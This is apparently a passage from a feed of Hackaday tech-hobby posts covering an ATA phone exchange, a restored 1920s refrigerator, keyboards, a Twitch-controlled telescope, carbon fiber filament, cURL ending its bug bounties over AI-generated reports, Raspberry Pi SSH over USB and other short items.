To configure the ATA as an exchange, the local loopback address is used, along with a dial alias configured in the ‘Dial Plan’ section. This way dialing e.g. 102 gets internally converted to dial the other FXS port. By setting up a similar plan on the other FXS port both phones can call each other, but it’s also possible to auto-dial when you lift the handset off the hook.
The rather hacky configuration ought to make clear that the ATA was not designed to be used in this manner, but if your use case involves this kind of scenario, it’s probably one of the cheaper ways to set up a basic, small phone exchange. There are even ATA models that have more than two ports, opening up more possibilities. Just keep in mind that not every ATA may support this kind of tweaking.
youtube.com/embed/-dD4Xepac8o?…
Restoring a 1924 Frigidaire B-9 Refrigerator Back to Working Condition


As [David] explains, this refrigerator was still in use until about 1970 when it broke down, and repairs proved tricky. Clearly, the fault wasn’t that severe as [David] got it working again after a number of small repairs and a lot of maintenance. The running unit with its basic elements can be seen purring away in the completion video, with the journey to get there covered in a video series starting with the first episode.
What’s fascinating is that during this aforementioned transition period, the vapor compression electric cooling system was an optional extra, meaning that the basic layout is still that of an icebox. Correspondingly, instead of ice in the ice compartment, you find the low-side float evaporator, with the basement section containing the condensing unit, motor, and compressor. The temperature sensor is also a miracle of simplicity, using bellows that respond to the temperature and thus volume of the evaporator coolant, which trigger a switch that turns on the compressor.
Despite a hundred years having passed since this refrigerator was constructed, at its core it works exactly the same as the unit we have in our kitchens today, albeit with higher efficiency, more electronics, and with the sulfur dioxide refrigerant replaced with something less toxic to us humans.
youtube.com/embed/lieog1_yNCo?…
youtube.com/embed/xICtNFbvEH0?…
Keebin’ with Kristina: the One with the Split with the Num Pad

I love, love, love Saturn by [Rain2], which comes in two versions. The first, which is notably more complex, is shown here with its rings-of-Saturn thumb clusters.
Saturn has one built right in. The basic idea was to add a num pad while keeping the total number of keys to a minimum. Thanks to a mod key, this area can be many things, including but not limited to a num pad.
As far as the far-out shape goes, and I love that the curvature covers the thumb cluster and the index finger, [Rain2] wanted to get away from the traditional thumb cluster design. Be sure to check out the back of the boards in the image gallery.
Unfortunately, this version is too complicated to make, so v2 does not have the cool collision shapes going for it. But it is still an excellent keyboard, and perhaps will be open source someday.
Phanny Kicks Butt
Say hello to Phanny, a custom 52-key wireless split from [SfBattleBeagle]. This interestingly-named board has a custom splay that they designed from the ground up along with PCBWay, who sponsored the PCBs in the first place.

While Ergogen is all the rage, [SfBattleBeagle] still opts to use Fusion and KiCad, preferring the UI of the average CAD program. If you’re wondering about the lack of palm rests, the main reason is that [SfBattleBeagle] tends to bounce between screens, as well as moving between the split and the num pad. To that end, they are currently designing a pair of sliding wrist skates that I would love to hear more about.
Be sure to check out the GitHub repo for all the details and a nice build guide. [SfBattleBeagle] says this is a fun project and results in a very comfy board.
The Centerfold: Mantis WIP is Captivating
Via reddit
Do you rock a sweet set of peripherals on a screamin’ desk pad? Send me a picture along with your handle and all the gory details, and you could be featured here!
Historical Clackers: the Masspro
I must say, the Antikey Chop doesn’t have much to say about the Masspro typewriter, and for good reason.
But here’s what we know: the Masspro was invented by a George Francis Rose, who was the son of Frank S. Rose, inventor of the Standard Folding Typewriter. That machine was the predecessor to the Corona No. 3.
Frank died right as the Rose Typewriter Co. was starting to get somewhere. George took over, but then it needed financing pretty badly.
Angel investor and congressman Bill Conger took over the company, relocated, and renamed it the Standard Folding Typewriter Co. According to the Antikey Chop, “selling his father’s company was arguably George’s greatest contribution to typewriter history”.
George Rose was an engineer like his father, but he was not very original when it came to typewriters. The Masspro is familiar yet foreign, and resembles the Corona Four. Although the patent was issued in 1925, production didn’t begin until 1932, and likely ended within to years.
Why? It was the wrong machine at the wrong time. Plus, it was poorly built, and bore a double-shift keyboard which was outdated by this time. And, oh yeah, the company was started during the Depression.
But I like the Masspro. I think my favorite part, aside from the open keyboard, is the logo, which looks either like hieroglyphics or letters chiseled into a stone tablet.
I also like the textured firewall area where the logo is stamped. The Antikey Chop calls this a crinkle finish. Apparently, they came in black, blue, green, and red. The red isn’t candy apple, it’s more of an ox-blood red, and that’s just fine with me. I’d love to see the blue and green, though. Oh, here’s the green.
Finally, a Trackball Mouse With Nice Switches
Okay, so Keychron’s new Nape Pro mouse is pretty darn cool, and this is the best picture I could find that actually shows how you’re supposed to implement this thing on your desk. Otherwise, it looks like some kind of presentation remote.
So the idea here is to never take your hands off the keyboard to mouse, although you can use it off to the side like a regular trackball if you want. I say the ability to leave your fingers on the home row is even better.
There are plenty of keyboards with trackpads and other mousing functions that let you do this. But maybe you’re not ready to go that far. This mouse is a nice, easy first step.
The ball is pretty small at 25 mm. For comparison, the M575 uses a 34 mm ball, which is pretty common for trackball mice. Under those six buttons are quiet Huano micro switches, which makes sense, but I personally think loud-ish mice are nice enough.
I’ve never given it much thought, but the switches on my Logitech M575 are nice and clicky. I wonder how these compare, but I don’t see a sound sample. If the Nape Pro switches sound anything like this, then wowsers, that is quiet.
The super-cool part here is the software and orientation system, which they call OctaShift. The thing knows how it’s positioned and can remap its functions to match. M1 and M2 are meant to be your primary mouse buttons, and they are reported to be comfortable to reach in any position.
Inside you’ll find a Realtek chip with a 1 kHz polling rate along with a PixArt PAW3222 sensor, which puts this mouse in the realm of decent wireless gaming mice. But the connectivity choice is yours between dongle, Bluetooth, and USB-C cable.
And check this out: the firmware is ZMK, and Keychron plans to release the case STLs. Finally, it seems the mouse world is catching up with the keyboard world a bit.
Got a hot tip that has like, anything to do with keyboards? Help me out by sending in a link or two. Don’t want all the Hackaday scribes to see it? Feel free to email me directly.
Astronomy Live on Twitch

Although there are a few hobbies that have low-cost entry points, amateur astronomy is not generally among them. A tabletop Dobsonian might cost a few hundred dollars, and that is just the entry point for an ever-increasing set of telescopes, mounts, trackers, lasers, and other pieces of equipment that it’s possible to build or buy. [Thomas] is deep into astronomy now, has a high-quality, remotely controllable telescope, and wanted to make it more accessible to his friends and others, so he built a system that lets the telescope stream on Twitch and lets his Twitch viewers control what it’s looking at.
The project began with overcoming the $4000 telescope’s practical limitations, most notably an annoyingly short Wi-Fi range and closed software. [Thomas] built a wireless bridge with a Raspberry Pi to extend connectivity, and then built a headless streaming system using OBS Studio inside a Proxmox container. This was a major hurdle as OBS doesn’t have particularly good support for headless operation.
The next step was reverse engineering the proprietary software the telescope uses for control. [Thomas] was able to probe network traffic on the Android app and uncovered undocumented REST and WebSocket APIs. From there, he gained full control over targeting, parking, initialization, and image capture. This allowed him to automate telescope behavior through Python scripts rather than relying on the official Android app.
To make the telescope interactive, he built a Twitch-integrated control system that enables viewers to vote on celestial targets, issue commands, and view live telemetry, including stacking progress, exposure data, and target coordinates. A custom HTML/CSS/JavaScript overlay displays real-time status, and there’s a custom loading screen when the telescope is moving to a new target. He also added ambient music and atmospheric effects, so the stream isn’t silent.
If [Thomas]’s stream is your first entry point into astronomy and you find that you need to explore it more on your own, there are plenty of paths to build your way into the hobby, especially with Dobsonian telescopes, which can be built by hand, including the mirrors.
Does Carbon Fiber PLA Make Sense?

Carbon fiber (CF) has attained somewhat of a near-mystical appeal in consumer marketing, with it being praised for being stronger than steel while simultaneously being extremely lightweight. This mostly refers to weaved fibers combined with resin into a composite material that is used for everything from car bodies to bike frames. This CF look is so sexy that the typical carbon-fiber composite weave pattern and coloring have been added to products as a purely cosmetic accent.
More recently, chopped carbon fiber (CCF) has been added to the thermoplastics we extrude from our 3D printers. Despite lacking clear evidence of this providing material improvements, the same kind of mysticism persists here as well. Even as evidence emerges of poor integration of these chopped fibers into the thermoplastic matrix, the marketing claims continue unabated.
As with most things, there’s a right way and a wrong way to do it. A recent paper by Sameh Dabees et al. in Composites for example covered the CF surface modifications required for thermoplastic integration with CF.
Carbon Fibers
There are a number of ways to produce CF, often using polyacrylonitrile, rayon, or pitch as the feedstock. After spinning this precursor into a suitable filament, heating induces carbonization and produces the carbon fiber.
Following this process, the CF is typically in the form of a few micrometer-thick fiber that is essentially pure carbon. To create a structural interface between the CF and the polymer of a composite material, some kind of process has to take place that creates this interface.
The fundamental difference between thermoset and thermoplastic polymers is that thermoset polymers are reacting in the mold as it sets, providing an environment in which the epoxy precursor and hardener can interact with the normally not chemically very reactive CF to form covalent bonds.
In comparison, thermoplastic polymers are already finalized, with covalent bonds between thermoplastics and CF unlikely. This means that the focus with CF-reinforced thermoplastics is mostly on weaker, non-covalent interactions, such as Van der Waals forces, pi-interactions and hydrogen bonds. Each of these interactions is further dependent on whether the thermoplastic is compatible, such as the presence of aromatic rings for pi-interactions.
Making It Stick
With those challenges in mind, how can thermoplastics be coaxed into forming a significant interface with CF? As noted in the earlier cited work by Sameh Dabees et al., there is no single surface treatment for CF that would work for every thermoplastic polymer, as a logical result of the limitations imposed by the available non-covalent interactions.
One way to prepare the CF is by applying a coating to the fiber, called a sizing. By applying a sizing to the fiber that is compatible with the target thermoplastic, the interface with the bulk material is expected to improve. In one cited study involving a polyamide-acid sizing for polyimide bulk material, this coating created an approximately 85 nm interface, with an interfacial shear strength increased by 32.3%. In another study targeting CF-PEEK, this had a polyimide-based, water-soluble sizing applied that also significantly improved the shear strength.
Of course, this sizing has to actually adhere to the CF, lest it simply vanishes into the bulk thermoplastic material. This is a problem that is easily observable in FDM-printed thermoplastic polymers as distinct voids around the CF where the bulk polymer pulled away during crystallization, and no interface formed. Obviously, these voids create a weak point instead of strengthening the material.
Fiber Modding
Although CF is often confused with carbon nanotubes, it does not have the rigidly ordered structure that they do. Instead it has a graphite structure, owing to the way that they are produced, meaning sheets of graphite placed together in a disordered fashion. Despite this, the external surface is still smooth, which is where the chemical inertness comes from. Combined with the lack of reactivity from the side of thermoplastics, this highlights the need for something to bridge the gap.
The review paper by Dabees et al. covers the most common types of surface treatments, with the above graphic providing a summary of the methods. Perhaps one of the most straightforward methods is the coating of the CF with an epoxy, thus shifting the interface from CF-thermoplastic to thermoset-thermoplastic. This kind of hybrid approach shows promising results, but is also cumbersome and not a universal fix.
Note that virtually all research here is focused on thermoplastic polymers like polycarbonate and PEEK, as these are most commonly used in industrial and medical settings. Yet even within that more limited scope the understanding of the exact effects of these modifications remains poorly investigated. Much of this is due to how hard it is to characterize the effects of one treatment when you take all other variables into account.
Perhaps most frustrating of all is how hard it is to research this topic considering the scale of the CF surface and the miniscule thickness of the CF-polymer interface. Relying on purely mechanical tests to quantify the impact is then tempting, but ultimately leaves us without a real understanding of why one method seems to work better than another.
Vibes Vs Science
The overall conclusion that we draw from this particular review paper is that although we know that composite materials can often provide improvements, in the case of thermoplastic-CF composites we realize that our understanding of the fundamentals is still rather lacking.
Outside of the less mainstream world of industrial and medical settings, CF is now widely being added to thermoplastic polymers, primarily in the form of filaments for FDM 3D printers. Without detailed information on whether the manufacturers of these filaments perform any kind of CF surface modification, it is very hard to even compare different CF-polymer filaments like this, even before taking into account individual FDM printer configurations and testing scenarios.
Considering that CF has for a few years now been identified as a potential carcinogen akin to asbestos, this raises the question of whether we really want to put CF and particularly the very small chopped carbon fibers into everything around us and thermoplastics in particular. When the empirical evidence available to us today shows that any mechanical improvements are not due to a solid CF-polymer interface, and any potential carcinogenic risks still years into the future of becoming clear, then the logical choice would be to hold back on CF-thermoplastics until we gain a better understanding of the benefits and risks.
When Digital Sovereignty got real
IT'S MONDAY, AND THIS IS DIGITAL POLITICS. I'm Mark Scott, and will be speaking on a webinar hosted by the Knight Georgetown Institute on Jan 28. The topic: how to improve access to social media data to support greater transparency and accountability. You can sign up here (the webinar starts at 11am ET / 5pm CET / 4pm UK).

— Even some of the United States' closest allies are re-evaluating their ties to American tech amid growing concerns about Washington's worldview.
— It's official. ByteDance sold off its US TikTok unit. But does the fire sale actually solve the underlying national security and privacy concerns?
— Many teenagers are OK with a smartphone ban at school. They are less keen on their devices being taken away forever.
Let's get started:
The cURL Project Drops Bug Bounties Due To AI Slop

Over the past years, the author of the cURL project, [Daniel Stenberg], has repeatedly complained about the increasingly poor quality of bug reports filed due to LLM chatbot-induced confabulations, also known as ‘AI slop’. This has now led the project to suspend its bug bounty program starting February 1, 2026.
Examples of such slop are provided by [Daniel] in a GitHub gist, which covers a wide range of very intimidating-looking vulnerabilities and seemingly clear exploits. Except that none of them are vulnerabilities when actually examined by a knowledgeable developer. Each is a lengthy word salad that an LLM churned out in seconds, yet which takes a human significantly longer to parse before dealing with the typical diatribe from the submitter.
Although there are undoubtedly still valid reports coming in, the truth of the matter is that the ease with which bogus reports can be generated by anyone who has access to an LLM chatbot and some spare time has completely flooded the bug bounty system and is overwhelming the very human developers who have to dig through the proverbial midden to find that one diamond ring.
We have mentioned before how troubled bounty programs are for open source, and how projects like Mesa have already had to fight off AI slop incidents from people with zero understanding of software development.
LLM-Generated Newspaper Provides Ultimate in Niche Publications

If you’re reading this, you probably have some fondness for human-crafted language. After all, you’ve taken the time to navigate to Hackaday and read this, rather than ask your favoured LLM to trawl the web and summarize what it finds for you. Perhaps you have no such pro-biological bias, and you just don’t know how to set up the stochastic parrot feed. If that’s the case, buckle up, because [Rafael Ben-Ari] has an article on how you can replace us with a suite of LLM agents.
He actually has two: a tech news feed, focused on the AI industry, and a retrocomputing paper based on SimCity 2000’s internal newspaper. Everything in both those papers is AI-generated; specifically, he’s using opencode to manage a whole dogpen of AI agents that serve as both reporters and editors, each in their own little sandbox.
Using opencode like this lets him vary the model by agent, potentially handing some tasks to small, locally-run models to save tokens for the more computationally-intensive tasks. It also allows each task to be assigned to a different model if so desired. With the right prompting, you could produce a niche publication with exactly the topics that interest you, and none of the ones that don’t. In theory, you could take this toolkit — the implementation of which [Rafael] has shared on GitHub — to replace your daily dose of Hackaday, but we really hope you don’t. We’d miss you.
That’s news covered, and we’ve already seen the weather reported by “AI”— now we just need an agenetic sports section and some AI-generated funny papers. That’d be the whole newspaper. If only you could trust it.
Story via reddit.
Augmented Reality Project Utilizes the Nintendo DSi

[Bhaskar Das] has been tinkering with one of Nintendo’s more obscure handhelds, the DSi. The old-school console has been given a new job as part of an augmented reality app called AetherShell.
The concept is straightforward enough. The Nintendo DSi runs a small homebrew app which lets you use the stylus to make simple line drawings on the lower touchscreen. These drawings are then trucked out wirelessly as raw touch data via UDP packets, and fed into a Gemini tool which transforms them into animation frames. These are then sent to an iPhone app, which uses ARKit APIs and the phone’s camera to display the animations embedded into the surrounding environment via augmented reality.
One might question the utility of this project, given that the iPhone itself has a touch screen you can draw on, too. It’s a fair question, and one without a real answer, beyond the fact that sometimes it’s really fun to play with an old console and do weird things with it. Plus, there just isn’t enough DSi homebrew out in the world. We love to see more.
youtube.com/embed/I389PbAJmVE?…
Bike Spokes, Made of Rope

We know this one is a few years old, but unless you’re deep into the cycling scene, there’s a good chance this is the first time you’ve heard of [Ali Clarkson’s] foray into home made rope spokes.
The journey to home-made rope spoke begun all the way back in 2018, shortly after the company Berd introduced their very expensive rope spokes. Berd’s spokes are made of a hollow weaved ultrahigh molecular weight polyethylene (UHMWPE) rope with very low creep. They claim wheels stronger than steel spoke equivalents at a fraction of the weight. Naturally forum users asked themselves, “well why can’t we make our own?” As it turns out, there are a handful of problems with trying this at home.
There are a number of ways to skin this proverbial cat, but they all center around some very special nautical ropes, namely, Robline DM20. This rope has excellent wear and creep characteristics, in a hollow weave much like what Berd developed. The hubs also require the addition of a bevel around the spoke holes to prevent wear. Beyond those two similarities, there are quite a number of ways to lace the spokes between the hub and wheels.

However, a number of other methods have been tried on the forum threads. Namely, a number of users have attempted to varying degrees of success putting a length of spoke inside the hollow rope weave and “Chinese finger trapping” it together. The key issue here is sourcing a glue strong enough to hold the spoke piece on at lower tensions, but flexible enough to not crack with the cyclical loading on a rim.
Ultimately, this is a great look at the properties of some extremely special rope. This also isn’t the first time we have seen strange bicycle wheels made with UHMWPE.
youtube.com/embed/6hXOYfnhStI?…
Hackaday Links: January 25, 2026

If predictions hold steady, nearly half of the United States will be covered in snow by the time this post goes live, with the Northeast potentially getting buried under more than 18 inches. According to the National Weather Service, the “unusually expansive and long-duration winter storm will bring heavy snow from the central U.S. across the Midwest, Ohio Valley, and through the northeastern U.S. for the remainder of the weekend into Monday.” If that sounds like a fun snow day, they go on to clarify that “crippling to locally catastrophic impacts can be expected”, so keep that in mind. Hopefully you didn’t have any travel plans, as CNBC reported that more than 13,000 flights were canceled as of Friday night. If you’re looking to keep up with the latest developments, we recently came across StormWatch (GitHub repo), a slick open source weather dashboard that’s written entirely in HTML. Stay safe out there, hackers.
Speaking of travel, did you hear about Sebastian Heyneman’s Bogus Journey to Davos? The entrepreneur (or “Tech Bro” to use the parlance of our times) was in town to woo investors attending the World Economic Forum, but ended up spending the night in a Swiss jail cell because the authorities thought he might be a spy. Apparently he had brought along a prototype for the anti-fraud device he was hawking, and mistakenly left it laying on a table while he was rubbing shoulders. It was picked up by security guards and found to contain a very spooky ESP32 development board, so naturally he was whisked off for interrogation. A search of his hotel room uncovered more suspicious equipment, including an electric screwdriver and a soldering iron. Imagine if a child had gotten their hands on them?
But the best part of the story is when Sebastian tries to explain the gadget’s function to investigators. When asked to prove that the code on the microcontroller wasn’t malicious, he was at a loss — turns out our hero used AI to create the whole thing and wasn’t even familiar with the language it was written in. In his own words: “Look, I’m not a very good hardware engineer, but I’m a great user of AI. I was one of the top users of Cursor last year. I did 43,000 agent runs and generated 25 billion tokens.” Oof. Luckily, the Swiss brought in a tech expert who quickly determined the device wasn’t dangerous. He was even nice enough to explain the code line-by-line to Sebastian before he was released. No word on whether or not they charged him for the impromptu programming lesson.


It wasn’t hard for the Swiss authorities to see what was inside the literal black box Sebastian brought with him, but what if that wasn’t possible? Well, if you’ve got an x-ray machine handy, that could certainly help. The folks at Eclypsium recently released a blog post that describes how they compared a legit FTDI cable with a suspect knock-off by peering at their innards. What we thought was particularly interesting was how they were able to correctly guess which one was the real deal based on the PCB design. The legitimate adapter featured things like ground pours and decoupling caps, and the cheap one…didn’t. Of course, this makes sense. If you’re looking to crank something out as cheaply as possible, those would be the first features to go. (Editor’s note: sarcasm.)
It doesn’t take an x-ray machine or any other fancy equipment to figure out that the Raspberry Pi 5 is faster than its predecessors. But quantifying just how much better each generation of Pi is compared to the other members of the family does require a bit more effort, which is why we were glad to see that The DIY Life did the homework for us. It’s not much of a spoiler to reveal that the Pi 5 won the head-to-head competition in essentially every category, but it’s still interesting to read along to see how each generation of hardware fared in the testing.

Finally, Albedo has released a fascinating write-up that goes over the recent flight of their Very Low Earth Orbit (VLEO) satellite, Clarity-1. As we explained earlier this week, operating at a lower orbit offers several tangible benefits to spacecraft. One of the major ones is that such an orbit decays quickly, meaning a spacecraft could burn up just months or even days after its mission is completed. For Albedo specifically, they’re taking advantage of the lower altitude to snap closeup shots of the Earth. While there were a few hiccups, the mission was overall a success, providing another example of how commercial operators can capitalize on this unique space environment.
See something interesting that you think would be a good fit for our weekly Links column? Drop us a line, we’ve love to hear about it.
Balancing a Turbine Rotor to 1 mg With a DIY Dynamic Balancer


In the previous part of the series the turbine disc was machined out of inconel alloy, as the part will be subjected to significant heat as well when operating. To make sure that the disc is perfectly balanced, a dynamic balancing machine is required. The design that was settled on after a few failed attempts uses an ADXL335 accelerometer and Hall sensor hooked up to an ESP32, which is said to measure imbalance down to ~1 mg at 4,000 RPM.
A big part of the dynamic balancing machine is the isolation of external vibrations using a bearing-supported free-floating structure. With that taken care of, this made measuring the vibrations caused by an imbalanced rotor much easier to distinguish. The ESP32 is here basically just to read out the sensors and output the waveforms to a connected PC via serial, with the real work being a slow and methodical data interpretation and balancing by hand.
youtube.com/embed/oMzTQzkCGVw?…
SSH over USB on a Raspberry Pi

Setting up access to a headless Raspberry Pi is one of those tasks that should take a few minutes, but for some reason always seems to take much longer. The most common method is to configure Wi-Fi access and an SSH service on the Pi before starting it, which can go wrong in many different ways. This author, for example, recently spent a few hours failing to set up a headless Pi on a network secured with Protected EAP, and was eventually driven to using SSH over Bluetooth. This could thankfully soon be a thing of the past, as [Paul Oberosler] developed a package for SSH over USB, which is included in the latest versions of Raspberry Pi OS.
The idea behind rpi-usb-gadget is that a Raspberry Pi in gadget mode can be plugged into a host machine, which recognizes it as a network adapter. The Pi itself is presented as a host on that network, and the host machine can then SSH into it. Additionally, using Internet Connection Sharing (ICS), the Pi can use the host machine’s internet access. Gadget mode can be enabled and configured from the Raspberry Pi Imager. Setting up ICS is less plug-and-play, since an extra driver needs to be installed on Windows machines. Enabling gadget mode only lets the selected USB port work as a power input and USB network port, not as a host port for other peripherals.
An older way to get USB terminal access is using OTG mode, which we’ve seen used to simplify the configuration of a Pi as a simultaneous AP and client. If you want to set up headless access to Raspberry Pi desktop, we have a guide for that.
Thanks to [Gregg Levine] for the tip!
This Unlikely Microsoft Prediction Might Just Hit The Mark

It’s fair to say that there are many people in our community who just love to dunk on Microsoft Windows. It’s an easy win, after all, the dominant player in the PC operating system market has a long history of dunking on free software, and let’s face it, today’s Windows doesn’t offer a good experience. But what might the future hold? [Mason] has an unexpected prediction: that Microsoft will eventually move towards offering a Windows-themed Linux distro instead of a descendant of today’s Windows.
The very idea is sure to cause mirth, but on a little sober reflection, it’s not such a crazy one. Windows 11 is slow and unfriendly, and increasingly it’s losing the position once enjoyed by its ancestors. The desktop (or laptop) PC is no longer the default computing experience, and what to do about that must be a big headache for the Redmond company. Even gaming, once a stronghold for Windows, is being lost to competitors such as Valve’s Steam OS, so it wouldn’t be outlandish for them to wonder whether the old embrace-and-extend strategy could be tried on the Linux desktop.
We do not possess a working crystal ball here at Hackaday, so we’ll hold off hailing a Microsoft desktop Linux. But we have to admit it’s not an impossible future, having seen Apple reinvent their OS in the past using BSD, and even Microsoft bring out a cloud Linux distro. If you can’t wait, you’ll have to make do with a Windows skin, WINE, and the .NET runtime on your current Linux box.